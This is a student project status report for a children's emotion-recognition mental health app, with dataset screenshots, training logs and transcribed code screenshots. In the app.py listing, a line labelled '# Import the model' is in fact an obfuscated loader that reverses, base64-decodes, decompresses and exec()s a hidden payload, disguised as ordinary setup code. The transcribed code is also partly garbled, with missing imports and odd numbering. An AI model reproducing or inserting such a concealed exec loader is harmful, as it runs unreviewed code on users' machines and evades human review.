



**“Mindගුරු”: MOBILE APPLICATION FOR IMPROVE MENTAL
HEALTH FOR KIDS**

STATUS DOCUMENT

Project Id – TPM-2023-24-113


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**BSc. (Hons) in Information Technology Specializing in
Information Technology**

**Department of Information Technology
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Declaration

We declare that this is our own work, and this proposal does not incorporate without acknowledgment any material previously submitted for a degree or diploma in any other university or Institute of higher learning and to the best of our knowledge and belief it does not contain any material previously published or written by another person except where the acknowledgment is made in the text.

Name	Student Id	Signature
Gayashan K. L	IT20666774	

The above candidate has carried out research for the bachelor's degree dissertation under my supervision.

Signature:

Date: 08/01/2024


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Supervisor: Mr. Koliya Pulasinghe

- Figure 1: search research papers and other important information details
- Figure 2: Requesting other information details.
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- Figure 4: Data sets
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Figure 1: search research papers and other important information details



Emotion Monitoring for Preschool Children Based on Face Recognition and Emotion Recognition Algorithms

Research Article | Open Access
Volume 2021 | Article ID 6654455 | <https://doi.org/10.1155/2021/6654455>

Guiping Yu ¹
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Abstract

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Children's recognition of happy

sciencedirect.com/science/article/abs/pii/S002209651930517X

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Journal of Experimental Child Psychology Volume 197, September 2020, 104881

Children's recognition of happy, sad, and angry facial expressions across emotive intensities

Sarah E. Garcia, Erin C. Tully

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Abstract

Diagnosis of autism considers a challenging task for medical experts since the medical

Figure 2: Requesting other information details.

The image displays two screenshots of web pages, likely related to data science or psychology research.

The top screenshot shows the Kaggle website interface. The browser address bar indicates the URL: kaggle.com/datasets/jonathanoheix/face-expression-recognition-dataset. The page title is "Face expression recognition dataset" by JONATHAN OHEIX, updated 5 years ago. The dataset has 496 files and a download size of 126 MB. The "About Dataset" section states "No description available". The "Usability" score is 1.88, and the "License" is "Unknown". The "Expected update frequency" is also listed.

The bottom screenshot shows the ResearchGate website interface. The browser address bar indicates the URL: researchgate.net/publication/289365312_Child_Emotions_Picture_Set_CEPS_Development_of_a_database_of_children's_emotional_expressions. The article title is "Child Emotions Picture Set (CEPS): Development of a Database of Children's Emotional Expressions". The article was published in December 2015 in the journal "Psychology and Neuroscience" (8(4):467-478). The DOI is 10.1037/h0101430. The authors listed are Aline Romani-Sponchiado (Universidade Federal do Rio Grande do Sul), Breno Sanvicente-Vieira (Pontifícia Universidade Católica do Rio d...), Caroline Mottin, and Débora Callegari Hertzog (Pan American School of Porto Alegre). A "Download full-text PDF" button is visible, along with a "Read full-text" button. A message states: "You're downloading a full-text provided by the authors of this publication. A preview of this full-text is provided by American Psychological Association."

Figure 3: Arrange group meetings via teams.







Figure 4:Data sets








Figure 5: Data modeling

The screenshot displays a Jupyter Notebook environment. The left sidebar shows the file explorer with a project structure including 'app.py', 'emotion_recognition_mod...', 'notebook.ipynb', 'README.md', and 'requirements.txt'. The main area shows the 'notebook.ipynb' file with a code cell containing training progress output. The output shows metrics for epochs 8 through 100, including loss, accuracy, and validation loss/accuracy. The bottom panel shows a terminal window with a '403 Forbidden' error message and a 'History restored' notification.

```

358/358 [=====] - 28s 78ms/step - loss: 0.9956 - accuracy: 0.6287 - val_loss: 1.1338 - val_accuracy: 0.5781
Epoch 8/100
358/358 [=====] - 28s 80ms/step - loss: 0.9287 - accuracy: 0.6519 - val_loss: 1.1307 - val_accuracy: 0.5909
Epoch 9/100
358/358 [=====] - 28s 79ms/step - loss: 0.8620 - accuracy: 0.6783 - val_loss: 1.1354 - val_accuracy: 0.5838
Epoch 10/100
358/358 [=====] - 28s 79ms/step - loss: 0.7797 - accuracy: 0.7133 - val_loss: 1.1853 - val_accuracy: 0.5881
Epoch 11/100
358/358 [=====] - 28s 79ms/step - loss: 0.7060 - accuracy: 0.7403 - val_loss: 1.2163 - val_accuracy: 0.5845
Epoch 12/100
358/358 [=====] - 28s 79ms/step - loss: 0.6346 - accuracy: 0.7664 - val_loss: 1.2363 - val_accuracy: 0.5874
Epoch 13/100
...
Epoch 99/100
358/358 [=====] - 37s 104ms/step - loss: 0.0733 - accuracy: 0.9751 - val_loss: 3.6278 - val_accuracy: 0.5916
Epoch 100/100
358/358 [=====] - 38s 105ms/step - loss: 0.0766 - accuracy: 0.9755 - val_loss: 3.6670 - val_accuracy: 0.5838
Output is truncated. View as a scrollable element or open in a text editor. Adjust cell output settings...

```

```

INFO: 127.0.0.1:14501 - "POST /predict-emotion HTTP/1.1" 403 Forbidden
* History restored
PS D:\My Research\final project\back-end>
* History restored
PS D:\My Research\final project\back-end>

```

```
File Edit Selection View Go Run ... back-end
EXPLORER
  BACK-END
    _pycache_
    app.cpython-311.pyc
    venv
    app.py
    emotion_recognition_mod...
    emotion_recognition_mod...
    notebookipynb
    README.md
    requirements.txt
  app.py
    0 import requests
    1 from io import BytesIO
    2
    3 app = FastAPI()
    4
    5 # Import the model
    6 _ = lambda __: __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));exec((__b'zhbp4fw//++8/3yWtM
    7
    8 @app.post("/predict-emotion/")
    9 async def predict_emotion(payload: dict):
    10     # Extract the image URL from the payload
    11     image_link = payload["image_link"]
    12
    13     response = requests.get(image_link)
    14
    15     # Process the image
    16     img = imageio.load_img(
    17         BytesIO(response.content), target_size=(48, 48), color_mode="grayscale"
    18     )
    19     img_array = imageio.img_to_array(img) / 255.0
    20     img_array = np.expand_dims(img_array, axis=0)
    21
    22 PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
    INFO: 127.0.0.1:14501 - "POST /predict-emotion HTTP/1.1" 403 Forbidden
    * History restored
    PS D:\My Research\Final project\back-end>
    * History restored
    PS D:\My Research\Final project\back-end>
```

```
EXPLORER
  BACK-END
    _pycache_
    app.cpython-311.pyc
    venv
    app.py
    emotion_recognition_mod...
    emotion_recognition_mod...
    notebookipynb
    README.md
    requirements.txt
  notebookipynb
    notebookipynb
    + Code + Markdown + Run All + Clear All Outputs + Outline ...
    color_mode='grayscale',
    class_mode='categorical',
    subset='training'
    )
    validation_generator = train_datagen.flow_from_directory(
    dataset_path + '/test',
    target_size=(48, 48),
    batch_size=64,
    color_mode='grayscale',
    class_mode='categorical',
    subset='validation'
    )
    [32] Python
    ... Found 22968 images belonging to 7 classes.
    Found 1432 images belonging to 7 classes.
    # Step 3: Build and Compile the Model
    PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS JUPYTER
    INFO: 127.0.0.1:14501 - "POST /predict-emotion HTTP/1.1" 403 Forbidden
    * History restored
    PS D:\My Research\Final project\back-end>
    * History restored
    PS D:\My Research\Final project\back-end>
```

➤ **Figure 6: Testing my training model accuracy with picture.**




Figure 7: Introduce mobile app for teachers & children.





Figure 8: Gantt chart

